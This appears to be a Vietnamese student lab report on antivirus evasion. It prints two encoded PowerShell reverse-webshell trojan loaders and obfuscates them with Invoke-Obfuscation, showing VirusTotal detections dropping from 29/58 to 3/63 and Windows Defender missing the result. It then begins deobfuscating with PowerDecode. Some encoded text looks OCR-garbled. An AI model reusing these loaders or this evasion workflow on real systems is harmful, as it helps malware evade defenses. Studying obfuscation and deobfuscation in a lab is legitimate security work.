
Nhóm chọn

- Threat: **Trojan: PHP/PwRevWebshell.YA!MTB**
- Mức độ nghiêm trọng: **Severe**

Dùng công cụ **Invoke-Obfuscation** để thực hiện làm rối mã. Sau đó kiểm tra bằng VirusTotal và Windows Defender của máy Windows 10 LTSC.

Theo mô tả, **PwRevWebshell.YA!MTB** có thể cho phép attacker thực thi dòng lệnh trên máy của nạn nhân.

Các file chứa Trojan mà Windows Defender đã phát hiện là **2789.ps1** và **3987.ps1**



Nhóm VirusTotal

Đọc 2 file 2789.ps1 và 3987.ps1 trên Linux và tiến hành làm rối mã

```
(user@kali) [~/Invoke-Obfuscation/mpsd]
$ cat malicious_pure/2789.ps1
Invoke-Expression $(New-Object IO.StreamReader ($(_New-Object IO.Compression.DeflateStream $($(_New-Object IO.MemoryStream $($(_Convert)::FromBase64String('rvZtbt5IEP4eK9hzUoBpk011FymVuo7WUpTK88u6EBgHLngLyTfPa/3+yCd0i04zsVQaWmWefGzvZqz0MacwZDN-TpA75A4WYJHdRcgncl/_OpDlZwNzIg/BzmZG25hsec+nkR7?wzyJ)A+nxV22BMR2NiYj0AfmcnByGz2i1b15#ef+9L6bgbg9C3xkoltb1he7ca4evy30/STbc/114TxPckovt0MrdxhaHALuHuvr4dyl0JuJEm62GMuJcvRnAcQW8RyvCqg4Wzfsf17kn4Qg52BrQWl8Uv5KSUf9yVA5nLncMawMpFvAM8RRKhAGA3jGhz1DPMPqzbIzLzt6t1rLqg4mYoMkcZv8GF/63xH7WPt80kzwbl17Hg2eUmPkjlxtadb0onNew/SRT90ZCMK12xTwedx1Gk5K6o6YehuSuABStMgyFer9wF0xFhPNvX350-kkZvYpdy1FTv0GaStSmn14KEevZfJg5M0RCwz18oPb1wdx/r150JxNdnTNV27z8fzB/fnx3L+6xR658nTcghyIRxSpdgQq+oGAz93cFgt1Gu1xbjEpfsQRzWlMeFxXnjscWorsZ2Vjtu4p53yRqdUlqeMsMkTx4+10JaME7JDNlzbv6M1quXNgzv09FcBu7xd1fgpkmc6FvS7xP4GgeCz3wqewCVQGrfuDA1dpRWakCnpgTrp4Y4+zEz3k1rxSuzCrtHT7VQz3jWyxJzLzZRxKfHzggRpZ/mhwzr0ZK26n39lrjzx0uAmrdJXPAhNW71lxGt1+jf0YMy1h00DSNWeMrBLFPtLQCLXUDba3hb7DF7oJGK1Ym7y+i+Z10w71Yqqs2BgnKXNx08EFRI/cvspxpk0xV1V11j0DeVt0T0192Yykf+nDjakaLN1SSGU2JX5SnrgLkn618t91ktKp6obeyFkRMf1mqoGcWS7zJyBfJzXK8h8n+stAv0SMX2R/0XN1lQ0V1cv2x73jhe6BaRpepErc0Qd0p0LXN1m28a/g01gA4+DnDfp1nW00d5jNA35AvtLa5lyq1Ba7dx91L2b5C1Mn5NAx5Va21BL/yay01uHmc3al055HVEfYAnK+MBl2U0V0/bbdaw910u2s19j0smeRa0p01f)hurc14c+ung8999hd5oj2531sp6a1s015q0mznCgH88NLqW0P3yAHmAIxR5jusycFc/Bf0h2QKXRumj1RqkGvMnpes5TKLkV7f35Xq54L25mDen/0n07h358p0HrFB1sMdfhAx+n3w==')), [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();
```

```
(user@kali) [~/Invoke-Obfuscation/mpsd]
$ cat malicious_pure/3987.ps1
Invoke-Expression $(New-Object IO.StreamReader ($(_New-Object IO.Compression.DeflateStream $($(_New-Object IO.MemoryStream $($(_Convert)::FromBase64String('rvZtbt5IEP4eK9hzUoBpk011FymVuo7WUpTK88u6EBgHLngLyTfPa/3+yCd0i04zsVQaWmWefGzvZqz0MacwZDN-TpA75A4WYJHdRcgncl/_OpDlZwNzIg/BzmZG25hsec+nkR7?wzyJ)A+nxV22BMR2NiYj0AfmcnByGz2i1b15#ef+9L6bgbg9C3xkoltb1he7ca4evy30/STbc/114TxPckovt0MrdxhaHALuHuvr4dyl0JuJEm62GMuJcvRnAcQW8RyvCqg4Wzfsf17kn4Qg52BrQWl8Uv5KSUf9yVA5nLncMawMpFvAM8RRKhAGA3jGhz1DPMPqzbIzLzt6t1rLqg4mYoMkcZv8GF/63xH7WPt80kzwbl17Hg2eUmPkjlxtadb0onNew/SRT90ZCMK12xTwedx1Gk5K6o6YehuSuABStMgyFer9wF0xFhPNvX350-kkZvYpdy1FTv0GaStSmn14KEevZfJg5M0RCwz18oPb1wdx/r150JxNdnTNV27z8fzB/fnx3L+6xR658nTcghyIRxSpdgQq+oGAz93cFgt1Gu1xbjEpfsQRzWlMeFxXnjscWorsZ2Vjtu4p53yRqdUlqeMsMkTx4+10JaME7JDNlzbv6M1quXNgzv09FcBu7xd1fgpkmc6FvS7xP4GgeCz3wqewCVQGrfuDA1dpRWakCnpgTrp4Y4+zEz3k1rxSuzCrtHT7VQz3jWyxJzLzZRxKfHzggRpZ/mhwzr0ZK26n39lrjzx0uAmrdJXPAhNW71lxGt1+jf0YMy1h00DSNWeMrBLFPtLQCLXUDba3hb7DF7oJGK1Ym7y+i+Z10w71Yqqs2BgnKXNx08EFRI/cvspxpk0xV1V11j0DeVt0T0192Yykf+nDjakaLN1SSGU2JX5SnrgLkn618t91ktKp6obeyFkRMf1mqoGcWS7zJyBfJzXK8h8n+stAv0SMX2R/0XN1lQ0V1cv2x73jhe6BaRpepErc0Qd0p0LXN1m28a/g01gA4+DnDfp1nW00d5jNA35AvtLa5lyq1Ba7dx91L2b5C1Mn5NAx5Va21BL/yay01uHmc3al055HVEfYAnK+MBl2U0V0/bbdaw910u2s19j0smeRa0p01f)hurc14c+ung8999hd5oj2531sp6a1s015q0mznCgH88NLqW0P3yAHmAIxR5jusycFc/Bf0h2QKXRumj1RqkGvMnpes5TKLkV7f35Xq54L25mDen/0n07h358p0HrFB1sMdfhAx+n3w==')), [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();
```

❖ Trước khi obfuscate

Ta thấy script bị đa số các trình AntiVirus phát hiện

We have changed our Privacy Notice and Terms of Use, effective July 18, 2024. You can view the updated [Privacy Notice](#) and [Terms of Use](#).

Accept terms of use

29/58 security vendors and no sandboxes flagged this file as malicious

8b847bd631db41b24b8ae346bef7d07c09cd199c4d8597f7f45109e53290
2789.ps1

Community Score 29 / 58

File Type: JavaScript

Tags: spreader, long-sleeps, detect-debug-environment

Detection: NICS Lab flags this file as malicious

The code is using the Invoke-Expression cmdlet to execute a compressed and encoded command. The command is first decompressed and then executed. This technique is often used by malware authors to evade detection by security software. The fact that the command is compressed and encoded also makes it difficult for analysts to quickly determine its purpose.

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks!

Crowdsourced AI

Security vendors' analysis

| ALYac | Heur.BZC.PZQ.Boxter.762.D3888878 | Anti-AVL | Trojan/PowerShell.Compressed |
|---------|----------------------------------|----------|------------------------------|
| ArcaBit | Heur.BZC.PZQ.Boxter.762.D3888878 | Avast | Other:Malware-gen [Trj] |

Nhóm VirusTotal

❖ Tiến hành obfuscate

Sử dụng Invoke-Obfuscation với các Option Token\All\1

```

PS> user@kali: /home/user/Invoke-Obfuscation
File  Actions  Edit  View  Help

Invoke-Obfuscation> set scriptpath /home/user/Invoke-Obfuscation/mpsd/malicious_pure/2789.ps1

Successfully set ScriptPath:
/home/user/Invoke-Obfuscation/mpsd/malicious_pure/2789.ps1

File System
Choose one of the below options:

[*] TOKEN      Obfuscate PowerShell command Tokens
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING     Obfuscate entire command as a String
[*] ENCODING   Obfuscate entire command via Encoding
[*] COMPRESS   Convert entire command to one-liner and Compress
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation> token

Choose one of the below Token options:

[*] TOKEN\STRING      Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND     Obfuscate Command tokens
[*] TOKEN\ARGUMENT    Obfuscate Argument tokens
[*] TOKEN\MEMBER      Obfuscate Member tokens
[*] TOKEN\ VARIABLE   Obfuscate Variable tokens
[*] TOKEN\TYPE        Obfuscate Type tokens
[*] TOKEN\COMMENT     Remove all Comment tokens
[*] TOKEN\WHITESPACE  Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL          Select All choices from above (random order)

Invoke-Obfuscation\Token> all

Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1        Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All> 1

[*] Obfuscating 1 String token.
[*] Obfuscating 3 Type tokens.
[*] Obfuscating 5 Member tokens.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

Nhóm VirusTotal

```
[*] TOKEN\ALL\1           Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All> 1

[*] Obfuscating 1 String token.

[*] Obfuscating 3 Type tokens.

[*] Obfuscating 5 Member tokens.

[*] Obfuscating 1 Variable token.

[*] Obfuscating 6 Argument tokens.

[*] Obfuscating 9 Command tokens.

Executed:
  CLI: Token\All\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock
  Kali Linux a...
Result:
 .({sv}) 089u ( [TYPe]("{0}{1}"-f 'ConV','ErT') ); .("{0}{2}{1}" -f'seT-','M','Ite') ("{4}{2}{1}{0}{3}" -f'le:9','RIAB','a','R6mN','V') ( [TYPe]("{1}{0}{7}{4}{8}{6}{3}{2}{5}" -f'ress','i0.comp','o','nm','.Com','DE','IO','ION','prESS') ); &("{1}{2}{0}" -f'T-ItEM','s','e') ('vAR'+I'Able:k93') ([tYPe]("{1}{2}{0}" -F'G','TexT.en','cODIN') ) ;
&("{3}{1}{4}{2}{0}"-f 'n','ke-E','essio','Invo','xpr') $($("{1}{0}{2}" -f'bj','New-O','ect') ("{3}{4}{1}{2}{0}"-f'S'Reader','Stre','am','IO','.') $($(.("{0}{1}{2}" -f'New-Ob','jec','t') ("{3}{1}{5}{0}{4}{2}"-f'o','res','tream','IO.Comp','n.DeflateS','si') $($(.("{0}{1}{2}" -f 'New-O','bjec','t') ("{2}{3}{1}{0}" -f'tream','rys','IO','.Memo') ),$(`(.("{0}{1}"-f 'G','ci') ("{0}{1}{2}{3}"-f 'vARIAb','LE',':08','9U')) ."vAL`UE":($("{0}{1}{3}{2}{4}" -f 'F','rom','4St','Base6','ring').Invoke(({"14}{19}{26}{29}{30}{6}{39}{1}{8}{11}{5}{35}{33}{12}{27}{32}{0}{22}{25}{3}{7}{15}{17}{40}{31}{24}{23}{9}{20}{2}{36}{16}{4}{21}{37}{41}{28}{18}{10}{13}{34}{38}" -f 'YeHuSuTA8STmEgyFER9vI9wkF6XFh','ig/ByzMGZP5hec+nkiR7wZyjJA+UNXV22BM5RZ','kRM','NLzbbv6M1qu', 'X73he6kloep6ERqcuFquOF40oyJpmgDlDx4tNXImzBa/gDIb','89','WmWefGZ6ZYZqzQMacwZDN+TPaI75','XNg','NiyJqAfmqcnBYAG2dibI57Fet9L6Hbg','EmrBLLFPzQLCXXubDAa3hbYDKF7oJQGKiYM7yi+ZiOw71Ypqsa2bgnKxFNx08bEFRI/cVsxpqXw1VY11jGDEVt0T019zYYukfn+DJQakLN1SSGUzJXxSnrlkK','qs19jn8meRapodIYjhurciS4Cc+wng8999bD5ojZ53iSp6a1s0l5q','q','jS2BrQWl8Uv5KSUFy9VA5nLmcMAwmpfvAM8RRkhFAG','omzhnCEGH8BN8LqW0','rVZtbt5tIEP4eKf9hzuH0oBpk0','zoV9','lcv2','fCBuTxdifgp','7bbDaW911ouz','11FymV','n6i8t91KtKp6obeYf','gA4++D','PN8xV3J50+kKZVvYPd1FTGV0GAqSTSsMhn14KEevZFJgf5MORcwzl8oPb1Wdxo/risoJxNDnTNV2Y7z8fz8/fn3X1+6zXR6SBnTCghyIRQxSppgDqg+oGAz9JcFgt1GuS1xbHEpfSQRZw1eMmFxdXnjscWoraZ2Vjtu4p53yRQdUlQesMkTX4+i0J','DSNW','oZJKZ6n839lrjzxu8AmrdjXPNAhWc7IlxGttj+1f0YMIyh00','aME7MJD','Uuo7WUpT','A','Nk+MBLZUQVb','K0TKB8u6','EBgHNgXLYtfIflPa/3+yCDdi04zsVJQa','CV0GrfuDALdpRWakcNpgTrp4YA+sZe3k1rkXsUSzCrHT7VQ3zjWyJxlzzRxGFEHZgpgRPZ/mwhzr','JmGhzidPMPQqbzIzlzzt6rlGq4mEyQzMkmZv8GF/e3xH7WPt8okzpwb1I7Hg2eUmXPnjlxtdab0onNew/5RT90ZChMk12xTwedxiCgk5KG06','4TTxPCkovtqKMRxdhaHALOU8HUrvp4dyLOJuJEMm62GMuJCvRnAcQW8RyyCqg94WZsfj7kn4Dq','P3YaHmNAUXRP5jUsycFc/BF0hzQbkXRUMjiRqHGvMNpe5TKLGkv73f5Xb54QL25msDen/0nd7H350PdHrfB1sNdf','CX3KxoltDihw7cAj6vyJO/STbC/lI','FimqoGpCWS7JU5Bvf/ptx58h2+5tAvOsMxzR/OWXnIQvU','hDfp6INW','hAx+nJvw==','A4UWYJHdBCqcnL/QPdIzdWZ','kmC6FvS7vXP4GgeCZ3wqweW','0Do5JNA35AvtLaSlyqiBatdx9LI2lbScIMnSNAX5vazitBl/YaaybIufHWc3aLMBSSsHYEYfa')))), .($("{2}{0}{1}"-f '-V','aRiAble','gET') ("{1}{0}"-f 'r6Mn','9') -ValUEon):: "DECOMP`RE`SS")), ${k`93}:: "A`scII").("1{0}"-f 'oEnd','ReadT').Invoke();
```

Nhóm VirusTotal

Lưu kết quả vào file **2789_obf.ps1** sau khi obfuscate

```
[+] user@kali: ~/Invoke-Obfuscation/mpsd/malicious_pure
File Actions Edit View Help
└$ cat .. /obfuscated/2789 .obf.ps1
.'sv') 089u ([TYPe]("{0}{1}"-f 'ConV','ErT')) ; .("{0}{2}{1}" -f'seT-','M','Ite') ("{4}{2}{1}{0}{3}
"-f 'le:9','RIAB','a','R6mN','V') ([ TYPe]("{1}{0}{7}{4}{8}{6}{3}{2}{5}" -f'ress','io.comp','o','nm','.CO
m','DE','IO','ION','prESS') ); &("{1}{2}{0}" -f'T-ItEM','s','e') ('vAR'+I+'Able:k93') ([tYPe]("{1}{2}
{0}" -F'G','TexT.en','cODIN') );
&("{3}{1}{4}{2}{0}"-f 'n','ke-E','essio','Invo','xpr') $($(&("{1}{0}{2}" -f'bj','New-O','ect') ("{3}{4}{1}{2}{0}"-f 'Reader','Stre','am','IO','.') ($(.("0{1}{2}" -f'New-Ob','jec','t') ("{3}{1}{5}{0}{4}{2}"-f'o
,'res','tream','IO.Comp','n.DeflateS','si') )($(.("0{1}{2}" -f 'New-O','bjec','t') ("{2}{3}{1}{0}" -f'tr
eam','rySs','IO','.Memo') ,($( ( .("0{1}"-f 'G','ci') ) ("0{1}{2}{3}"-f 'vARIAb','LE',':08','9U') ) .
).vAl `UE`::("0{1}{3}{2}{4}" -f 'F','rom','4St','Base64','ring').Invoke(("14{19}{26}{29}{30}{6}{39}{1}{8}
{11}{5}{35}{33}{12}{27}{32}{0}{22}{25}{3}{7}{15}{40}{31}{24}{23}{9}{20}{2}{36}{16}{4}{21}{37}{41}{28}
{18}{10}{13}{34}{38}" -f 'YeHuSuTA8STMegyFER9vI9wkF6xFh','ig/ByzMGZP5hec+nkiR77wZyjJA+UNXV2B2M5RZ','kRM',
'NLzbvb6M1qu','X73he6kloep6ERqcuFquOF4OoyJpmgDldx4tNXImzBa/gDib','89','WmWefGZ6ZYQzQMacwZDN+TPaI75','XNg
','NiyJqAfmqcnBYAG2dibI57Fet9L6Hbg','EmrBLFPzQLCXXUbDAa3hbYDKF7oJQGKiYM7yi+Zi0w71Ypqsa2bgnKxNFXd8o8bEFRI
/cVsxpkqXw1VY11jGDEVtOT0l9zYYukfn+DJQakLN1SSGUzJXxSnrlk','qs19jn8meRapodIYjhurciS4Cc+wng8999bD5ojZ53iSp6
a1s0l5q','q','jS2BrQwl8Uv5KSUFy9VA5nLmcMAwmpfvAM8RRkhFAG','omzhnCEGH8BN8LqW0','rVZtb5tIEP4eKf9hzuHoObpku0
','zoV9','lcv2','fCBuTxdifgp','7bbDaW911ouz','11FymV','n6i8t91KtKp6obeYf','gaA++D','PN8xV3J50+kKZVvYpd1FT
GV0GAqSTSsMhn14KEevZFJgf5M0Rcwzl8oPb1Wdxo/risoJxNDnTNV2Y7z8fz8/fn3X1+6zXR6SBnTCghyIRQxSppgpDqg+oGAz9JcFgt1
GuS1xjbHePfSQRZw1eMfFxNxjscWoraZ2Vjtup53yRqdUlQesMkTX4+i0J','DSNw','oZJKZ6n839lrjzxo8AmrdjXPNAhWc7IlxG
ttj+1f0YMIyh00','aME7MJD','Uuo7WUpT','A','Nk+MBLZUQMVb','0Tkb8u6','EBgHLngXYtfplpa/3+yCDdi04zsVJQa','CVOG
rfuDaLdpRWWakcNpgTrp4YA+sZe3k1krXsUszCrHT7VQ3zjWyJxLzzRxGfEHZgpgRPZ/mwhrz','JmgGhiDPMPQbzIzlzzt6rlGq4mEy
QxMkmZv8GF/e3xH7WPt8okzpwbli7Hg2eUmXPnjlxatdb0onNew/5RT90ZChMk12xTwedxiCgk5KG6o','4TTxPCKovtqKMRxhdaHAL0u
8HUrvp4dyLoJuJEMm62GMuJcvRnAcQW8RyyCqgq4WZsfj7kn4Dq','P3YahmNAUXRP5jUsycFc/BF0hzQbkXRUmjiRaHGvMNpe5TKLGkv
73f5Xb54QL25msDen/0nd7H350PdHrfB1sNdf','CX3KxoltDihw7cAj6vyJO/STbC/lI','FimqoGpCWS7JU5Bvf/ptx58h2+5tAvOsM
XzR/OWXnIQvU','hdFp6INW','hAx+nJvw=','A4UWYJHdBcqcLn/QPdIzdWZ','kmC6FvS7vXP4GgeCZ3wqweW','0Do5JNA35AvtLa
SlyqiBAtwdx9LI2lbScIrnSNAX5vazitBl/YaaybIufHWc3aLMBSShHEYfa'))), (.("2}{1}"-f '-V','aRiAble','gET'
) ("1}{0}"-f 'r6Mn','9') -ValUeon)::"DECOMP`RE`SS")), ${k'93}::"A`scIi").("1}{0}"-f 'oEnd','ReadT').I
nvoke();
```

❖ Sau khi obfuscate

Sử dụng VirusTotal để kiểm tra script sau khi làm rối có thể bypass được bao nhiêu trình AntiVirus.

Ta thấy số lượng AntiVirus phát hiện ra script độc hại đã giảm đáng kể

We have changed our Privacy Notice and Terms of Use, effective July 18, 2024. You can view the updated [Privacy Notice](#) and [Terms of Use](#).

Accept terms of use

Community Score: 3 / 63

3/63 security vendors and no sandboxes flagged this file as malicious

ddd67ff400dd6d0a90520882fa08ca117fc33afe4910d407768d443730f21341
2789.ohb.ps1
text

Size: 2.68 KB | Last Modification Date: a moment ago | TXT

Community

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: powershell/switch

Family labels: powershell | switch

| Security vendors' analysis | | Do you want to automate checks? | |
|----------------------------|------------------------------------|---------------------------------|-----------------------|
| Kaspersky | HEUR:Exploit.PowerShell.Switch.gen | Symantec | ISB.Downloader/gen173 |
| ZoneAlarm by Check Point | HEUR:Exploit.PowerShell.Switch.gen | Acronis (Static ML) | Undetected |
| AhnLab-V3 | Undetected | AliCloud | Undetected |
| ALYac | Undetected | AntiAVL | Undetected |
| Avast | Undetected | Avast | Undetected |

Nhóm VirusTotal

| Antivirus | Result |
|-----------------------|------------|
| Avira (no cloud) | Undetected |
| Baidu | Undetected |
| BitDefender | Undetected |
| BitDefenderTheta | Undetected |
| Bkav Pro | Undetected |
| ClamAV | Undetected |
| CMC | Undetected |
| Cybereason | Undetected |
| Cynet | Undetected |
| DrWeb | Undetected |
| Emsisoft | Undetected |
| eScan | Undetected |
| ESET-NOD32 | Undetected |
| Fortinet | Undetected |
| GData | Undetected |
| Google | Undetected |
| Gridinsoft (no cloud) | Undetected |
| Ikarus | Undetected |
| Jiangmin | Undetected |
| K7AntiVirus | Undetected |
| K7GW | Undetected |
| Kingsoft | Undetected |
| Lionic | Undetected |
| Malwarebytes | Undetected |
| MAX | Undetected |
| MaxSecure | Undetected |
| Microsoft | Undetected |
| NANO-Antivirus | Undetected |
| Panda | Undetected |
| QuickHeal | Undetected |
| Rising | Undetected |
| Sangfor Engine Zero | Undetected |

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Trên máy Windows 10, Windows Defender không phát hiện ra script **2789.ps1** đã bị làm rối là độc hại

The screenshot shows a Windows 10 desktop environment. On the left, there's a File Explorer window titled 'malicious obfuscated' containing a single file named '2789_obf.ps1'. The file is a Text Document (3 KB) from 6/6/2024 2:50 PM. Below it is a Notepad window titled '2789_obf.ps1 - Notepad' showing the PowerShell script content. In the center, a 'Windows Security' window is open under 'Virus & threat protection', showing a 'Scan options' section with a progress bar indicating a 'Custom scan running...' with 0 files scanned. To the right of the security window is another smaller 'Select Folder' dialog box with the same message: 'No items match your search.' At the bottom, the taskbar shows the date and time as '3:06 PM 6/6/2024'.


2. Giải rối mã bằng công cụ PowerDecode

Tóm tắt quy trình thực nghiệm:


- Trên máy Windows 10: Tắt Windows Defender (PowerDecode yêu cầu tắt để có thể hoạt động mà không bị gián đoạn).
- Cài đặt công cụ PowerDecode.
- Thực hiện de-obfuscate script đã được làm rối bằng công cụ **Invoke-Obfuscation** ở phần IV.1

Tiến hành thực hiện trên Windows 10 LTSC

Tắt Windows Defender



Tải PowerDecode(<https://github.com/Malandrone/PowerDecode>)

